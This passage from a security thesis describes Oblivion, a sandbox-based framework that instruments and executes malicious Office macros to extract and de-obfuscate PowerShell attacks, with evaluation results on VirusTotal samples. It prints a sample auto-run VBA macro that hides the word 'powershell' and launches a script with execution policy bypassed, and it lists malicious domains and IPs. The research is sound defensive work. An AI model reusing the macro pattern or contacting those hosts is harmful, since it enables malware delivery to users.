

Figure 9: Overview of a simple VBAProject for a Microsoft Excel document.

In this figure, the `VBAProject` includes a `ThisWorkbook.cls` class module, an Excel sheet, a (.frm) form module, and a (.bas) macro module.

4.1.2 Microsoft Office Malicious Macros

The previous paragraph shows that Microsoft Office macros are a useful and powerful tool to optimize some functionalities. Besides allowing users to simplify their work with Office, VBA provides a set of advanced functionalities to control the operating system, spawn external processes, and interact with shells or networks. These characteristics make VBA a well-suitable vector to execute malware, as attackers can trigger functions to, e.g., load payloads in memory, download files, and execute external scripts (by employing PowerShell, see paragraph 2.2.2 to know more about PowerShell attacks). In this way, attackers do not even need to exploit vulnerabilities of applications, as the functions that they can directly invoke potentially allow them to install additional payloads on the victims' systems.

Multiple shell-based commands may be used to drop and execute additional payloads. As discussed in the following paragraphs, most malicious macros hide and generate (typically, at runtime) PowerShell codes. So, once the scripting code is ready, it gets executed through a shell spawned by using VBA APIs such as `WScript.Shell`. The execution is often finalized

by dropping and executing additional payloads. In other cases, macros can directly load additional payloads, but that typically requires very large routines. Hence, this technique is not often used.

Listing 11 shows a typical example of macros that get executed by malware.

```
Sub AutoOpen()
Dim p
p = "p" & "o" & "w" & "e" & "r" & "s" & "h" & "e" & "l" & "l"
Dim Command
Command = p & " -Executionpolicy Bypass -NoLogo -
    noninteractive -file C:\Users\all\Desktop\all.ps1 -
    parameter"
Set objShell = CreateObject("Wscript.shell")
objShell.Run Command, 0
End Sub
```

Listing 11: A simple example of VBA code executed by malware.

By examining this macro, it is possible to infer some typical traits of macro-based attacks:

- The majority of them employ automatic functions. These functions execute when the user performs a particular action such as open, close, or save the Office file. Notably, these functions have standard names which are automatically recognized by the macro-processor (e.g., `AutoOpen`, `DocumentOpen`, `AutoSave`).
- The majority of them employ PowerShell command, which in this case executes another PowerShell script (`all.ps1`) located in the *C* drive of the victim. Another interesting point is that part of the command, specifically the `powershell` word, has been obfuscated with a simple string concatenation technique.

4.2 Oblivion Architecture

Oblivion is a framework that combines static and dynamic analysis to provide a complete overview of macro-based Office files. The overall architecture of the system, depicted in Figure 10, has been designed to analyze complex macro-embedding malware (but it can be employed on any Office file). The system receives a folder containing the target files and outputs a detailed analysis report for each file. The overall architecture of the system is composed of multiple modules, described as follows:

1. **Pre-Processing**: Oblivion performs a preliminary analysis of the target files by employing static and dynamic analysis. This step has multiple goals:

   - Ensuring that the analyzed files contain macros;
   - Ensuring that the macros are syntactically correct;
   - Finding the presence of possible obfuscation;
   - Ensuring that the macros are correctly executed.

   If the system can analyze the embedded macros, they are sent to the instrumentation module.

2. **Instrumentation**: Oblivion injects special control and logging instructions into each macro extracted during the pre-processing phase to track each variable and method call. The output of this module is a modified Office file that can execute the instrumented macro.

3. **Execution**: Oblivion executes the instrumented macros in a virtualized environment. This module examines the macro's execution by tracing the values of the employed variables and logging all method invocations. The extracted information is saved and sent to the post-processing module.

4. **Post-Processing**: Oblivion parses the output sent by the execution module to produce a final report containing, among other things, the extracted PowerShell codes (obfuscated and de-obfuscated - if any), the contacted URLs, the evolution of each macro variable, and more.



Figure 10: General architecture of Oblivion.

In the following paragraphs, I provide a detailed description of the functionality of each module.

4.2.1 Pre-Processing

The idea behind this module is to simplify as much as possible the analysis of multiple files by excluding those that cannot be executed or that would not work without additional users' interactions. Additionally, the system analyzes the presence of possible obfuscation patterns that would raise suspicions about the maliciousness of the macro itself. This module carries out the analysis in two phases, called *static* and *dynamic*. In the following, I provide a detailed description of the two phases.

Static Pre-Processing and Obfuscation Detection. In the first step of this phase, the pre-processor searches for macros embedded in the formats described in paragraph 4.1.1 (in particular, `.cls` and `.bas`). This search is automatically carried out by employing the popular static analysis tool OleVBA [3]. OleVBA also reports additional information about possible suspicious calls and actions performed by the extracted macros. Such information is added to the final report, and it is useful when the file execution carried out in the following phases cannot be completed. In a second step, the pre-processor analyzes the macros extracted by OleVBA and returns four possible labels for each macro:

- Corrupted macros: the macro contents are corrupted and cannot be visible. This output means that the macro cannot be executed (i.e., no malicious actions will be carried out).
- Password-protected macros: this output means that the embedded macro is password-protected from visualization and access. Hence, the macro cannot be analyzed without the correct password.
- Macros with interactions: in this case, the macro requires specific interactions with the user to be executed appropriately. In particular, the macro typically employs VBA APIs such as `MsgBox` and `ShowWindow` to ask users for additional interactions.
- Analyzable macros (.cls and .bas): macros that are statically valid, not password-protected, and do not require users' interactions to be executed. Typically, these macros are in the `.cls` or `.bas` formats. Office files can often contain more than one macros that belong to the two formats. I refer to this case as `.bas+.cls`.

Oblivion will proceed with the next step of the analysis only for those macros that have been recognized as analyzable. In particular, Oblivion statically analyzes the macro through heuristics (e.g., checking for the presence

of specific APIs, randomness in variable names, encoding-related functions, anomalous numbers of `&` and `+`, and so forth) to recognize the obfuscation strategies described in Chapter 3.

Dynamic Pre-Processing. In this phase, the original macros are executed to trigger possible syntax or semantic errors that would hamper their execution. Notably, macros that do not pass this phase would not be executable by the standard user, meaning that possible embedded attacks would not work under normal circumstances. Performing this analysis is very useful in large-scale scenarios to avoid inspecting files that would not work in any case. The execution is carried out in a virtualized environment that is cleaned up at the end of every execution. While the macro is running, the system monitors any window opening inside the Microsoft Office environment. To this end, Microsoft Office has been instrumented to interact with the popular PyWinAuto [78] framework, which allows controlling the windows opened by a program and its content during the execution. As static analysis already excluded macros that require users' interactions, windows generated in this phase are related to syntax errors or program crashes. The macro execution performed in this phase outputs three possible results:

- Full Execution: macros whose execution is completed without errors.
- Syntax/Semantic Errors: the execution of these macros is abruptly stopped due to syntax errors, to resources that are not reachable (as they would require additional software or accounts - e.g., Outlook profiles), or to unexpected errors of Office.
- Crashes: these macros are not even executed due to crashes related to Microsoft Office. These errors are due to structural corruption of the Office file that embeds the macro (hence, it is not associated with the macro itself but with other characteristics of the files).

The macros marked as *full execution* are sent to the macro instrumentation module, while macros belonging to the other categories are discarded. Notably, the whole pre-processing phase may introduce significant overheads concerning the time required for the overall analysis. For this reason, the possibility of skipping the pre-processing phase and directly moving to macro instrumentation was added.

4.2.2 Instrumentation

This module first instruments the extracted macros with special control and logging instructions (a phase called *macro modification*) and then re-

injects them into the original Office file (a phase called *injection*). In the following, I provide more details about the two phases of this module.

Macro Modification. As previously mentioned, the goal of this phase is to control and trace the evolution of the variables and method calls employed by macros. In particular, the extraction of embedded PowerShell codes is often a non-trivial task, as scripting code is often dynamically assembled by using multiple operations on variables. It would not suffice to extract a variable containing the PowerShell command, as the resulting embedded script may be incomplete. Thus, it is crucial to observe each variable's complete evolution to maximize the probability of extracting the complete scripting code. Moreover, this strategy allows the detection of other attack strategies aside from PowerShell scripting (e.g., using Outlook to send malicious emails).

Monitoring VBA instructions is a notoriously complex challenge because of the rich syntax employed by Visual Basic, the wide variety of samples, and the numerous obfuscation techniques. To tackle this challenge, a popular macro instrumentation tool named VHook [70] was completely re-designed and expanded. The original goal of VHook was to log the execution of specific method calls that were deemed as suspicious (e.g., calls to `Shell`). However, this approach easily failed on malware employing obfuscation, and it could only be applied to OLE-based Word files. Moreover, it did not employ any code (or variable) analysis or PowerShell extraction. For this reason, the instrumentation approach proposed in VHook was greatly expanded by implementing complete variable tracking and methods monitoring for every type of Office file (both OLE and OOXML). In particular, logging instructions are injected for each executed instruction related to a variable assignment and method execution. These logging instructions belong to a specific logging VBA class, as shown in the following section about the injection.

To perform reliable instrumentation that would not introduce crashes during the execution of the instrumented macro, proper management of the following technical aspects of the language have been implemented:

- Complete handling and tracking of data structures such as arrays and lists.
- Proper management of special statements like `If`, `With`, `For`, and `While` instructions can be either expressed in a single line or multiple ones. Oblivion can extract and track variables inside both multi-line and in-line, complex statements.
- Effective management of multiple in-line instructions separated by a colon (:).

- Correct handling of exceptions-throwing functions.
- Proper management of comments, especially when in-line with other instructions. In VBA, handling comments can be tricky since they are introduced by a single quote (`'`). When these comments are placed in line with proper instructions, they can compromise the overall analysis.

It is worth noting that VHook constitutes the base of only one phase of Oblivion (macro modification). Other phases, such as pre-processing and post-processing (together with the complete analysis pipeline), were entirely implemented from scratch and were absent in VHook. To demonstrate the capabilities of Oblivion, Appendix A shows an example of an obfuscated macro that has been thoroughly analyzed by this system.

Injection. In this phase, the system injects the modified macros using two different types of Office files:

- Clean Office file: an empty Office file is used in order to significantly speed up the analysis process, as the execution and load times are not influenced by external elements (such as heavy Excel worksheets).
- Original Office file: the original Office file is cleaned of its macros and used to perform the injection.

The system can decide the type of injection based on detected errors. Firstly, it will inject the instrumented macros into a clean Office file, this will significantly speed up the analysis process, as the execution and load times are not influenced by external elements (such as heavy Excel worksheets, images, and document contents). However, using a clean Office file may create problems in analyzing files whose macro execution depends on elements contained in the original file (e.g., the value of a specific cell in an Excel file). If an error is detected, the system will clean the original Office file from its macros and inject the instrumented macros into the Office file.

Together with the instrumented macros, the system also injects a special VBA logging class. The methods embedded in this class belong to two categories:

- General logging methods: new methods injected to print the contents of accessed variables.
- Overridden VBA methods: original VBA methods are overridden to log the input parameters along with the original execution of the method. Some examples of overridden methods are `CreateObject`, `GetObject`, and `Mid`.

Once the macros have been correctly injected into the file, the analysis moves to the execution module.

4.2.3 Execution

In this phase, the file that carries instrumented macros is executed in a virtualized environment. As pointed out previously, Oblivion has been optimized to work with Sandboxie, an open-source free-to-download virtualizer [79]. Sandboxie was chosen because of its popularity and the straightforward-to-use APIs that allow automatic cleaning of the sandbox. However, I point out that Oblivion can be employed with other sandboxes if properly configured. The execution starts by opening the instrumented file, which typically loads an execution routine that is scheduled to run when the file opens (e.g., `DocumentOpen` or `WorkbookOpen`).

The execution log is written on an output file then sent to the post-processing module. During the file execution (with intervals of one second), it is checked if there have been modifications in the log file. If there are no modifications for four subsequent times, the file is closed as it is assumed that the analysis is over. Despite being empirical, this technique considers that each file and macro may feature more or less time to be executed and analyzed. In this way, each macro has enough time to be analyzed.

Notably, each file is not closed by killing the Office process. Although this seems to be the easiest way to terminate the execution, it features the limitation that some macros are triggered when the file is closed (by using, e.g., routines such as `DocumentClose`) by clicking on the window button that allows closing the file. This is addressed by using PyWinAuto to close the window automatically after the execution. Then the process can be finally killed after the execution of the macro is terminated.

Finally, I point out that a logging instruction on specific types of variables may lead to unexpected exceptions during the execution of the instrumented file. A control instructions monitor the presence of such exceptions, and if present, the problematic logging instruction is removed, and the file is re-executed. The rationale behind this idea is that it would be unfeasible to predict all possible cases in which a control instruction may raise an exception. With this technique, all problems that may arise from instructions that do not belong to the original code are automatically addressed.

4.2.4 Post-Processing

This module receives as inputs the logged variables and methods generated during the execution phase. Then, it produces a final report contain-

ing critical information about the analyzed macros in a comprehensive and organized way. Such information is obtained by performing the following operations:

- **Attack discovery and de-obfuscation**. Most malicious macros embed PowerShell as an efficient way to carry additional payloads that can be downloaded from the net or directly loaded in memory. Oblivion examines the logged variables to reconstruct the employed PowerShell codes (or other commands executed from shells). This reconstruction is carried out by employing empirical heuristics that search for keywords related to shell commands (e.g., `powershell.exe`, `cmd`, and so forth). When such keywords are first found inside a variable, the content of the variable becomes a possible script candidate. Then, subsequent variables are parsed to see if they expand the previous variable. This operation is performed as scripting codes are typically constructed dynamically through multiple assignments. If such variables are found, they become the next script candidate. Once all variables have been analyzed, the last script candidate will be automatically de-obfuscated by employing `PowerDrive` [30], an open-source tool for automatic de-obfuscation of PowerShell codes. `PowerDrive` also tells if the script is syntactically correct. The final report shows both the obfuscated and the de-obfuscated code.

- **Family identification**. Oblivion implements heuristics to determine the main characterization of the attacks embedded in the macro (if any). Unlike labels that can be given by `VirusTotal` (which are typically rather generic and not representative of the attack), Oblivion provides a comprehensive synthesis of the overall action performed by the analyzed malware sample. For example, some malware samples may only attempt to infect and influence the next execution of Office by self-replicating malicious macros in every file that is opened. Others can directly load bytes in memory and construct a payload without saving it to the disk. In paragraph 4.3.2, it is possible to see all the detected malicious families.

- **URL discovery and domain detection**. Oblivion employs heuristics that reconstruct and extract contacted URLs either from the macro or the PowerShell code. Notably, URLs can also be extracted during the static pre-processing phase and added to the report if they are not called from the macro's execution.

- **Suspicious methods and environmental variables**. Oblivion can

track suspicious method calls that are typically associated with malicious behavior (e.g., `WScript.Shell`). Additionally, it dumps any references to environmental variables (e.g., `APPDATA`) that malware can use as paths to drop additional payloads.

- **Variable Tracking**. Oblivion reconstructs the behavior of every variable called during the execution. It is relatively straightforward to infer the presence of obfuscation strategies employed by attackers by observing the evolution of the values. PowerShell codes are typically generated by concatenating multiple strings to a single variable that contains the complete scripting code.

- **Dynamic call graph reconstruction**. Oblivion parses the execution flow of the macro to reconstruct the sequences of methods that have been truly called during the execution. In this way, it is possible to rule out methods with dead code or others that were not truly called during the execution. For each method that is executed, Oblivion highlights all the previous method calls that led to the method itself.

All the mentioned operations are crucial to generating the final report. In order to have a practical view of the output of all these functionalities, in Appendix A, it is possible to see an example of a fully generated report for a malicious Word document.

4.3 Experimental Evaluation

In this paragraph, I provide a detailed insight into the results obtained by running Oblivion on a large number of malicious Office documents. Every module belonging to Oblivion was written in Python 2.7. The experiments were performed in four virtual machines executed on an Intel XEON workstation. Each virtual machine was equipped with 8 GB of RAM and 4 processors and was running the Microsoft Windows 7 operating system, along with Office 2013 Professional (with macro execution enabled) and Sandboxie.

In the experimental evaluation, I employed a dataset composed of 43 226 malicious files belonging to the Microsoft Office Word and Excel formats (.doc, .xls, .xlsm, .docm). The mentioned dataset was gathered in 2018 from the VirusTotal [28] service by selecting those files that featured macros and whose score in VirusTotal was higher than 3. In total, 31 560 Word and 11 666 Excel files were retrieved. This proportion reflects the higher number of Word files employed in malicious contexts. To retrieve the dataset, two considerations were taken into account:

- The malicious score equal to 3 in VirusTotal was empirically chosen, as detection rates equal to 1 or 2 may often refer to false positives.
- PowerPoint documents have not been considered due to the scarcity of the available attacks in this format.

Notably, there is no guarantee that the gathered files are effectively working. Most engines belonging to VirusTotal perform static analysis of the samples without ensuring that they effectively work or that they are syntactically correct or analyzable. Moreover, Oblivion has been designed to analyze those files that do not require users' interactions during the execution (see paragraph 4.5). Hence, it was crucial to perform a thorough pre-processing analysis to select those files that the system would have genuinely analyzed.

In the following paragraphs, I provide the results obtained during the static and dynamic pre-processing phases and discuss the various obfuscation strategies. Then, I describe the results attained after the instrumentation and execution phases by showing the main characteristics of the extracted PowerShell codes, the attacks that do not employ PowerShell, and a discussion on benign files. Finally, I provide an insight into the execution performances attained by Oblivion during the analysis.

4.3.1 Pre-Processing

In this paragraph, I discuss the pre-processing phase of the evaluation. This phase is actually divided into two steps: static pre-processing and dynamic pre-processing. With the former, I split the dataset into groups based on the macro composition of the Office documents. With the latter, I practically executed every Office document to verify that they correctly worked. Finally, a discussion of the various obfuscation strategies found during the evaluation is presented.

Static Pre-Processing. The static phase was executed by instrumenting Oblivion with OleVBA ver. 0.54.2. The results are shown in Table 5, according to the taxonomy proposed in paragraph 4.2.1.

Table 5: Results obtained from the static pre-processing of the dataset.

File Type	Samples	Analyzable	Executable	Broken
.cls	15708	✓	✓	
.bas+.cls	13409	✓	✓	
Interaction	3195		✓	
Pwd Protected	4981		✓	
Corrupted	5933			✓
Total	43226			

As shown in the table, 29 117 files were correctly analyzable and executable, 5 933 files were corrupted, and 8 176 files were executable but not analyzable due to Oblivion limitations (see paragraph 4.5). In line with this, the majority of the analyzed files were statically correct and did not require any interaction or password from the user. Therefore, they could be further analyzed by the Oblivion dynamic pre-processor. From the static pre-processing of the dataset, two considerations have been made:

- Although Oblivion does not support files that contain interactions and passwords, I point out that they constitute only a small portion of the employed dataset (about 19%).
- A significant number of corrupted files were observed. This is not surprising because attackers often submit non-working samples to VirusTotal, in order to test possible code-level modifications made to macros. I highlight that corrupted macros would not work in any case.

Dynamic Pre-Processing. The analyzable .cls and .bas+cls files considered statically valid were sent to the dynamic pre-processor. As mentioned in paragraph 4.2, this part of the module is entirely custom and employs PyWinAuto ver. 0.6.8. The execution results are reported in Table 6 by following the taxonomy described in paragraph 4.2.1.

Table 6: Results obtained from the dynamic pre-processing of the dataset.

File Type	Full Exec.	Syn. Error	Crash
.cls	10303	5142	263
.bas	8770	4627	12
Total	19073	9769	275

The results of the dynamic pre-processing show that the majority of the analyzed macros are fully executable. This result means that the execution of the original macros was completed without any syntax or semantic errors. In total, I found 19 073 files whose execution was completed without errors. It is also intriguing to report a significant number of files whose execution did not properly work, meaning that a user would most likely not get infected by the macro's execution. As mentioned in paragraph 4.2.1, such errors are mostly related to syntax errors that emerge during the execution. However, I observed a significant portion of files that attempted to interact with Outlook by trying to contact specific profiles, thus stopping the execution when this profile was not found. This finding means that attackers either attempted to perform targeted attacks against specific profiles or, in the case of syntax errors, submitted non-working macros to the service.

As shown in Figure 11, I also report that only a minority of fully executable files (7 08) reported a VirusTotal detection rate (positives) between 3 and 10. The other ones reported higher detection rates, from 20 to 53, meaning that the analyzed samples are well-recognized by anti-malware engines.



Figure 11: Number of detection (positives) made by the VirusTotal anti-malware engines for the 19 073 Office files whose execution has not presented any error.

Obfuscation. As mentioned in the previous paragraphs, Microsoft Office macros are deeply obfuscated to reduce the detection probability. In fact, obfuscation is particularly effective in deceiving static analyzers and signature-based detectors. According to a recent taxonomy [64], it is possible to identify four obfuscation techniques employed by obfuscated macros: random, split, encode, and logic obfuscation (see paragraph 3.1 to know more about these techniques). Following this taxonomy, I statically analyzed the obfuscated macro code of all the fully executable Office documents to detect any trace of these obfuscation strategies. Table 7 shows the occurrences of the obfuscation strategies for the mentioned dataset.

Table 7: Occurrences of the obfuscation techniques employed by the Office files marked as Full Executable

	Obfuscation Type		
	Random	**Split**	**Encode**
Occurrences	6144	12397	9526

Notably, while logic obfuscation never appears in the analyzed macros, the other three obfuscation strategies are widely used, with a prevalence of Split obfuscation. I point out that more than one obfuscation strategy can appear in the same macro.

4.3.2 Instrumentation, Execution and Post-Processing

After the pre-processing phase, the full executable Office files have been analyzed with Oblivion. This means that every file has been: instrumented with logging functions, executed to generate a log file, and post-processed to create a report (see paragraph 4.2 for the details). After the instrumentation, execution, and post-processing phases, Oblivion showed the presence of four general categories of Office files:

- PowerShell: these files contain macros that employ PowerShell attacks. Oblivion could extract and correctly de-obfuscate 4 857 working PowerShell attacks.
- No PowerShell: these files contain macros that do not resort to PowerShell to perform their malicious actions. This category is the most popular in the considered dataset, with 8 487 attacks detected.

- Partial: the instrumented macros could not have been entirely executed by Oblivion, which could partially de-obfuscate 1 277 files by retrieving information about the employed variables and methods.
- Errors: the instrumented files could not be executed due to errors related to the instrumentation process. During the analysis, I encountered 4 452 errors (see paragraph 4.5 for a broader discussion on the matter).

The distribution of these categories is depicted in Table 8, where it is possible to infer that Oblivion correctly analyzed 14 621 files (76% of the full executable Office file detected).

Table 8: Number of files belonging to the general categories detected by Oblivion after the post-processing phase.

	Category			
	PowerShell	**No PowerShell**	**Partial**	**Error**
Occurrences	4857	8487	1277	4452

The shown distribution reflects the malware families to which the analyzed Office documents belong. In fact, Table 9 reports the top-10 malware families related to the files that Oblivion has wholly analyzed. From this table, it is possible to see malware families belonging to both the PowerShell and No PowerShell categories of files. For example, Marker is related to the infection of Office templates (No Powershell category). At the same time, Donoff and Valyria are popular malware categories that download additional payloads in the victim's machine (PowerShell category).

It is worth noting that multiple of the malicious families reported in Table 9 perform internet requests with external domains to establish a connection. This is mainly done to download malicious payloads or to communicate information to an external entity. In Table 10 are listed the most common domains contacted by those samples that Oblivion has thoroughly analyzed. The shown domains are all related to malicious activities.

Table 9: Top-10 malware families for the Office documents analyzed by Oblivion.

Malware Family	Num. of Samples
Marker	3832
Donoff	903
Valyria	810
Xaler	425
Micro	298
Powload	218
Powmet	80
Pwshell	78
Macop	76
Emotet	67

Table 10: Most common domains contacted by the Office documents analyzed by Oblivion.

Domain	Occurrences
185.165.29.36	356
paste.ee	45
b.reich.io	20
46.161.40.117	15
tonetdog.com	14
80.83.118.233	13
66.55.133.84	13
felicitari360.ro	13
oiqowuehansee.com	11
46.30.45.1	11
librez.ga	11
104.144.207.201	10
tribudellusato.altervista.org	10
185.165.29.68	8

In the following, I provide a more in-depth insight into the analyzed PowerShell and No PowerShell attacks.

PowerShell Attacks. The 4 857 Office documents belonging to the PowerShell category have been analyzed to understand which type of attacks they perform. From this analysis, it was possible to depict three main types:

- File Download (Dl): the PowerShell code drops non-executable, addi-

tional files in a folder (for example, a .dll library or additional macros).

- Execution (Ex.): this category refers to direct execution of payloads, typically carried out in three ways:
  - Ex. (Macro) means the direct creation of the payload from the macro without Windows APIs such as VirtualAlloc.
  - Ex. (Dl) refers to payloads dropped from malicious URLs.
  - Ex. (Mem) refers to payloads that are directly loaded and executed from memory using APIs such as VirtualAlloc.
- Others: this category includes actions unrelated to file download and execution, such as opening and closing existing processes.

Table 11 shows the distribution of the Office files in these categories. The attained results show that the most used attack strategy is the execution of remotely retrieved payloads. At the same time, the use of memory-related APIs is not especially common in the used dataset.

Table 11: Number of files belonging to the main categories of PowerShell attacks.

	PowerShell Attacks				
	Dl	**Ex. (Macro)**	**Ex. (Dl)**	**Ex. (Mem)**	**Others**
Files	1372	189	1623	211	1462

No PowerShell Analysis. Oblivion found many files that did not employ PowerShell to perform their attacks, thus resorting to alternative techniques. In line with this, six major categories of attacks have been detected:

- Office Infection (OFI): these attacks aim to infect the Office macro processor by forcing it to overwrite every loaded macro with malicious variants. In this way, the injected macros will always interfere with operations performed by the user.
- Run Executable (RE): these attacks perform operations that create malicious executables (or retrieve them from the net), save them on the disk, and then execute them directly.
- File Creation and Opening (FC): this category involves creating and opening additional non-executable files (such as new Word or Excel files).

- Outlook Infection (OTI): this category concerns the infection of Outlook profiles and the abuse of mail addresses to create SPAM campaigns.
- File Download (FD): these attacks concern downloading non-executable files (e.g., additional documents).
- Memory Load (ML): these attacks involve the direct loading of byte sequences in memory and the related use of the Visual Basic APIs to execute the payload.

The above categories can be combined to create attacks that can feature multiple characteristics. Oblivion examined the possible combinations of these attacks, thus retrieving a compact set of families, represented in Figure 12.



Figure 12: A representation of the attack families for attacks that do not employ PowerShell.

From this figure, it is possible to see that the most popular attack category is Office Infection (OFI). This result is reasonable, as attackers want to ensure the persistence of the infection. In fact, infecting the target macros is much stealthier and harder to be detected by victims than other operations (e.g.,

opening executable services). Other widespread attacks concern the direct execution of payloads. Since PowerShell codes are not used, the most efficient technique is to generate the executable through the VBA APIs.

4.3.3 Performances Analysis

In this paragraph, I provide an insight into the performances attained with Oblivion in terms of the time employed to execute macros. More specifically, I tested the execution performances of Oblivion on the PowerShell and No PowerShell files. I did not include in this analysis the performances related to partial executions or errors, as the shorter execution of such macros would have biased the overall results. The execution times concern the sum of the instrumentation, execution, and post-processing phases.



Figure 13: Results in terms of execution time attained by Oblivion in the instrumentation, execution and post-processing phases.

The attained results, depicted in Figure 13, show that Oblivion can analyze most samples in less than 30 seconds. Considering the typical analysis times of sandboxes in the wild, I believe that this result indicates that Oblivion can be employed on a large number of files and can provide quick and

reliable results. As an additional note, I observed that the analysis of a tiny portion of files took up to six minutes. This result is typically related to macros containing many complex variables (some macros can contain more than 500). In those cases, the performance overhead can be connected to the macro's execution and the post-processing phase.

4.4 Related Works

Office Malware detection. Previous scientific work on Office malware focused on analyzing and detecting Office files by employing static or dynamic analysis of the original macro codes. Schreck et al. [35] used dynamic analysis to inspect Office files by executing them in multiple sandboxes (till Office 2007). They observed the system call traces generated during the execution, as well as the Assembly instructions employed by payloads.

